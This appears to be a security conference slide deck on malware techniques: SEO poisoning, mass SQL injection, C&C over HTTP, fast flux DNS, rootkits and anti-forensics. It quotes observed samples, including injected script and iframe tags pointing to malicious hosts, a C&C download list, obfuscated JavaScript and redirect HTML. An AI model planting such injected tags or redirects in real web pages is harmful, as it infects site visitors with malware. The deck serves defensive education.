



Latest Malware Techniques

Tyler Hudak, KoreLogic

Greg Feezel, Snap-on

Final Version

Who We Are - Greg Feezel

- IT (info sec) director – 20+ years in IT
 - 8+ info security
- CISSP certified
- Manage info security and multiple IT infra depts
- Built security office & IR program
- Founded security association →
- InfraGard Executive Council
- Fusion Center Critical Infrastructure Protection
- Talks at various conferences, prof associations, colleges
- Doesn't like to sleep...it's overrated



Who We Are – Tyler Hudak



- 10+ years IT experience
- Sr. Consultant for KoreLogic Security
- SANS GCIA, GCFA certified
- Presented at previous GFIRST, other security conferences
- Analyzes malware all the time
- All around cool guy! 😊

What We Are Covering



- Techniques we have observed
 - From our malware analysis
 - During incident response
 - Second-hand experience from trusted contacts
- These techniques are now used by malware

Agenda

- Techniques by function: Propagation, Droppers, C&C, Maintaining Infection, Avoiding Detection, Evading Analysis
- Other interesting techniques & comments
- “Jack Ryan” of malware



Techniques




Propagation

Propagation - Defined




- How malware spreads itself from one machine to another
- Social engineering often used to entice victim
- Classic Technique: IM, email (SPAM, phishing)
 - Traditional, “old-school”
 - Still active

Propagation – Technique




- Technique: Legitimate websites
 - Newer
 - Code injected into pages
- Examples:
 - SEO poisoning
 - SQL injection

SEO Poisoning

- 
- Many sites have search engines
 - These sites cache the queries performed on their local search engines
 - Certain search engines (Google) are given access to these caches
 - These caches are used by Google during search result page rankings

SEO Poison Attack

- 
- Attacker finds a website with a search engine which does not perform input validation
 - Attacker performs lots of queries on the affected site for popular terms
 - Queries include XSS iframe to an infected site
 - i.e. "buy tramadol for lowest prices <iframe src=//badsite/badpage>"



Classifieds

orderofthestick<iframe src=

All Categories

Start Looking

Not an 88DB Member yet? [Register Now](#)

orderofthestick<iframe src=http://www.cnn.com>'s Search Results - 88DB Malaysia - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://my.88db.com/my/Services/Ad_search.listing?Q=orderofthestick%3Ciframe%20sr Google

Home Login Register FAQ How to Start?

orderofthestick<iframe src=//is-t-h-e.com>.html's Search Results ...

orderofthestick .html's Search Results - 88DB Malaysia.

Keyword my.88db.com/my/Services/Ad_search.listing?Q=**ORDEROFTHETICK%3Ciframe%20src=//is-t-h-e.com%3E.html** - 63k - [Cached](#) - [Similar pages](#)

HOME WORLD U.S. POLITICS CRIME ENT

Hot Topics » Issue #1: America's Money Iraq Ele

Home: [Freelance Service Portal](#) > [Classifieds](#) > Search Result for "orderofthestick"

88DB is Malaysia's **free service portal** that provides a place for advertising freelance services like tuition, design, wedding services, beauty, pet's care, music, sports, and much more. At 88DB, freelancers can advertise their services for free, and share ideas and knowledge in discussion forums. You can also post classified ads for buying and selling cars, buying and leasing properties, making friends, and various business services.

88DB Customer Service : (60)3-2161 8808 / CS@88DB.com.my

[Home](#) [Browse Category](#) [Post a FREE Ad](#) [My88DB](#) [FAQ](#) [About 88DB](#) [Contact Us](#) [Sitemap](#) [Privacy Statement](#) [Terms & Conditions](#)

88DB International: [China](#) | [Hong Kong](#) | [Indonesia](#) | [Malaysia](#) | [Philippines](#) | [Singapore](#) | [Thailand](#)

COPYRIGHT©1998-2008, Jobs DB Inc. ALL RIGHTS RESERVED.


Read local.cnn.com

FoxyProxy: Default Adblock

Mass SQL Injection (still occurring)

Rig Name	Type	Performance
ABAN II src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—250'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
ABAN III src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—300'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
ACHILLES src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—150'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
ACTINIA src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	Water depth—1,500'; Drilling d src=http://www.2117966.net/fuckjp.js></script>
AL GHALLAN src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—150'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
AL ITTIHAD src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—150'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
AL MARIYAH src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—12'-110'; Drilling src=http://www.2117966.net/fuckjp.js></script>
AL YASAT src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—180'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
▲ back to top		
ALASKAN STAR src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	Water depth—1,674'; Drilling d src=http://www.2117966.net/fuckjp.js></script>
ALEUTIAN KEY src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	Water depth—2,000'; Drilling d src=http://www.2117966.net/fuckjp.js></script>
AMAZONE src=http://www.2117966.net/fuckjp.js></script>	Jackups src=http://www.2117966.net/fuckjp.js></script>	Water depth—168'; Drilling dep src=http://www.2117966.net/fuckjp.js></script>
AMETHYST I src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	Water Depth—3,280'; Drilling D src=http://www.2117966.net/fuckjp.js></script>
AMETHYST IV src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	Water Depth—5,000'; Drilling D src=http://www.2117966.net/fuckjp.js></script>
AMETHYST V src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	
AMETHYST VI src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	
AMETHYST VII src=http://www.2117966.net/fuckjp.js></script>	Semi-submersibles src=http://www.2117966.net/fuckjp.js></script>	

Propagation – Technique

- 
- Technique: Placing code in non traditional areas of pages on websites
 - META, HEAD, TITLE tags
 - Will look at this one later



C&C

C&C Techniques



- Defined:
 - Command & Control
 - Issues commands to infected machines (aka “zombies”) to control them
- Techniques:
 - Websites via HTTP GET
 - Websites via HTTP POST
 - Fast Flux

C&C Techniques: Examples



```
GET a11.6600.org/6600.txt
```

```
6600.txt file:
```

```
1 126|http://83.138.132.212/hxw/hx/200512.exe|1|0|30|http://  
www.newau.net|1|0|30|http://www.happydd.com|1|0|30|http://  
/ww.happycd.cn/hxw/hx/home.htm|1|0|60|http://www.newher.  
net|1|0|30|http://ww.happycd.cn/hxw/hx/login.htm|1|0|60|http:  
//www.happydd.com/link.html|1|0|30|http://www.timeau.com/l  
ink.html|1|0|30|http://www.autvb.com|1|0|30|http://www.newh  
er.net/links.html|1|0|30|http://www.timeau.com|1|0|30|http://w  
ww.newau.net/indexjob.htm|1|0|30|http://www.autvb.com/link  
.html|1|0|30|http://www.newau.net/indexreg.htm|1|0|30|http://  
ww.happycd.cn/hxw/hx/home.htm|1|0|300|http://ww.happycd  
.cn/hxw/hx/login.htm|1|0|1000|http://ww.happycd.cn/hxw/hx/h  
ome.htm|1|0|1000|http://ww.happycd.cn/hxw/hx/login.htm|
```



Fast Flux DNS



- Used to evade determination and takedown of C&C
- Hundreds of botnet computers act as flux agents
- Work on two levels:
 - Constantly changing DNS records through small TTL values
 - Transparent proxy to malicious sites


Fast Flux DNS

- Flux agents register themselves as "A" records for malicious website
 - Use very short TTL values
- "A" record queried, response is a large number of flux agent addresses
 - These get cached for a short time




Result: Malicious websites have many different, changing IP addresses.

Transparent Proxy

- 
- Flux agents act as transparent proxy for HTTP requests
 - Send requests back to “flux mothership”
 - Mothership returns malicious website content through flux agent

Result: Malicious websites are never directly accessed. Unless you monitor a flux agent, it will never be found.

Transparent Proxy






Maintaining Infection

Maintaining Infection Techniques

- Defined: Surviving reboot, etc.
- Rootkits:
 - Userland: easiest to use, most users wont detect, will run with minimal user rights
 - MBR rootkit:
 - Made possible by unprotected first sectors of disk - all Windows vers suseptible
 - Benefits of mbr rootkit: no need for a file or Registry entry, full control of machine boot-process
 - Original code by eEye patched NDIS (netw) driver, some patch kernel
 - Hides from AV by hooking disk drivers read function
 - Evades overwrite by hooking disk write function
- Hidden processes & IE windows

Avoiding Detection



14.2:1368
C48: UF0
0588:159
08.5:175
F85: UF0
0258:061
06.8:187
A34: UF0
0256:187
07.7:147
086: UF0
0193:166
11.0:146
U35: 8727
0245:247
19.8:197
G98: A319
0142:188
17.1:205
V97: 8767
0213:216
12.7:213
S18: 1L18
0166:274
13.9:260
C48: UF0
0588:159
07.4:178
F85: UF0
0258:061
06.4:185
A34: UF0
0256:187
07.3:144
086: UF0
0193:166
10.7:146
U35: 8727
0245:247
18.7:196
G98: A319
0142:188
16.8:205

E74: UF0
0254:049
19.8:078
049: UF0
0247:265
16.4:318
N16: UF0
0257:047
13.2:025
P28: UF0
0154:114
09.3:065
J58: UF0
0256:118
07.4:084
E74: UF0
0254:049
19.2:079
049: UF0
0247:265
16.8:311
N16: UF0
0257:047
12.7:024
P28: UF0
0154:114
09.1:063
J58: UF0
0256:118
07.0:082
E74: UF0
0254:049
18.7:088

S18
0166:274
13.9:260

C48
0588:159
07.1:027

A34
0246:087
08.7:047

F85
0193:166
08.8:069

0256:061
19.1:039

0216:116
07.3:144
10.9:092

Avoiding Detection Techniques



- Defined: Keep users and IR/security personnel from detecting
- HTTP and HTML tricks
 - Also used to evade analysis
- Quick modification of HOSTS file
- Quick communication with C&C

HTTP User-Agent & Referrer Fields

- Special HTTP User-Agents or Referrer fields when pulling down malware files: keeps researchers from using blind/standard WGETs
- Very common

```
Stream Content  
GET /config.txt HTTP/1.1  
User-Agent: Downing  
Host: [REDACTED]  
Cache-Control: no-cache
```

```
Follow TCP Stream  
Stream Content  
GET /backdoor.wmv HTTP/1.1  
User-Agent: Huai_Huai  
Host: [REDACTED]  
Cache-Control: no-cache
```

```
POST /dispatcher.php HTTP/1.1  
Referer: http://fp.[bad-domain2]/fingerprint.php  
Accept: */*  
Content-Type: application/x-www-form-urlencoded  
User-Agent: CS Fingerprint Module  
Host: fp.[bad-domain1]
```

HTML Tricks

- META refresh tag in HEAD tag rather than BODY

```
<html>
<head>
<meta http-equiv="REFRESH" content="1;
URL='http://[baddomain].com/manageeu.html'">
</head>
<body>
document moved to
<a href="http://[baddomain].com/a.html">here</a>
</body>
</html>
```

HTML Tricks (2)

- Javascript inside HTML

```
<html>
<script language="JavaScript">
<!--
function hB113mP4g(QB47aNjVn){var
j2YWp27s3=arguments.callee.toString().replace(/\W/g,"").toUp
perCase();var v0J5gdia6;var h3wDJAp0F;var
XX7J17rWy=j2YWp27s3.length;var aVUy1bX1a;var
i76j3jWDv="";var IT15aX34T=new
Array();for(h3wDJAp0F=0;h3wDJAp0F<256;h3wDJAp0F++)
{IT15aX34T[h3wDJAp0F]=0 ... //-->
</script>
<body onLoad="hB113mP4g('9Eaca194b89Fa8A7588 ...
```

HTML Tricks (2)

- iframe tags inside HEAD tag
- iframe tags inside HTML but not BODY or TITLE tags

```
<html>
<head>
<iframe style='width:100%;height:2000' width='100%'
height='2000' scrolling='no' frameborder='no' marginwidth='0'
marginheight='0' src='http://[bad-site1] '></iframe>
</head>


<iframe style='width:100%;height:2000' width='100%'
height='2000' scrolling='no' frameborder='no' marginwidth='0'
marginheight='0' src='http://[bad-site2] '></iframe>

<body>404 Not Found<br></body>
</html>
```




Evading Analysis


Evading Analysis - Defined

- 
- Techniques used to keep researchers from figuring out attack techniques
 - Avoiding reverse engineering

Evading Analysis Techniques

- 
- Anti-forensics examples
 - i.e.; lovekr.4dq.com/bbs.htm
 - Won't allow tools to run off CD- Blacklight, Bitdefender Anti-rootkit, GMER
 - Error message: "Windows cannot access the specified device, path, or file. You may not have the appropriate permissions to access the item."
 - Asking to close monitoring program
 - Fast-flux / double-flux DNS
 - Dynamic DNS registrations via algorithm
 - Unique usage of HTTP
 - Also used to avoid detection
 - Setting cookies

Anti-Forensics

- 
- Wont allow tools to run off CD- Blacklight, Bitdefender Anti-rootkit, GMER
 - Error message: "Windows cannot access the specified device, path, or file. You may not have the appropriate permissions to access the item."
 - Asking to close monitoring program
 - Blocking apps run from read-only media

Anti-Forensics (2)

The screenshot shows the GMER 1.0.12 application window. The main window has a tab labeled 'Rootkit' and a table with the following data:

Type	Name	Value
SSDT	\??\C:\Program Files\ewido anti-spyware 4.0\guard.sys	ZwOpenProcess
SSDT	\??\C:\Program Files\ewido anti-spyware 4.0\guard.sys	ZwTerminateProcess
.text	D:\helix.exe[1960] WS2_32.dll!connect	71AB406A 5 Bytes JMP 00343579
.text	D:\helix.exe[1960] WS2_32.dll!send	71AB428A 5 Bytes JMP 00343730
.text	D:\helix.exe[1960] WS2_32.dll!gethostbyname	71AB4FD4 5 Bytes JMP 00344ED4
.text	D:\helix.exe[1960] WS2_32.dll!closesocket	71AB9639 5 Bytes JMP 00344E8A

Below the table, there is an error dialog box titled 'gmer.exe' with the following text:

**gmer.exe has encountered a problem and needs to close.
We are sorry for the inconvenience.**

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, [click here](#).


Buttons: Send Error Report, Don't Send

On the right side of the GMER window, there is a list of checked options:

- System
- Sections
- Devices
- Modules
- Processes
- Threads
- Libraries
- Services
- Registry
- Files
 - C:\
 - E:\
 - F:\
- ADS
- Show all

Buttons: Stop, Copy

Anti-Forensics (3)





Other Interesting Techniques & Comments

Criminals Growth Potential



- Fake/rogue...
 - security software
 - video codecs
 - websites
 - non-security software
- Dynamic DNS registrations via algorithm
- Phishers using malware techniques
 - Fast Flux DNS



The Ultimate "Crittter"?


What future malware may look like

The Jack Ryan of Malware



- Uses websites to infect
 - Purpose: easy to mass infect
- Droppers come from double-flux domains
 - Purpose: avoid takedown of C&C, EA
- Custom packer
 - Purpose: AD
- Malware dl site uses User-Agent and Referrer fields and encrypted sessions
 - Purpose: AD, EA
- Sets a cookie
 - Purpose: EA
- Rootkit hides malware (maybe MBR rootkit)
 - Purpose: AD
- Anti-forensics (block analysts tools from running)
 - Purpose: EA
- Excessive website chatter
 - Purpose: AD

Summary

- 
- Ingenuity of criminals continue to improve
 - Recycled techniques
 - Mis-typed URLs: update.microfsot.cn
 - Fake security software
 - SQL injection
 - IM, SPAM, phishing...yawn
 - Many new techniques
 - Fast/Double Fast Flux DNS
 - Use of websites to infect, C&C, etc
 - SEO poisoning
 - Mass SQL injection...frequency

**Thank You for Coming!
Questions, Comments?**

**Tyler Hudak
thudak@korelogic.com**

**Greg Feezel
greg.feezel@neoinfosecforum.org
mwdisector@gmail.com**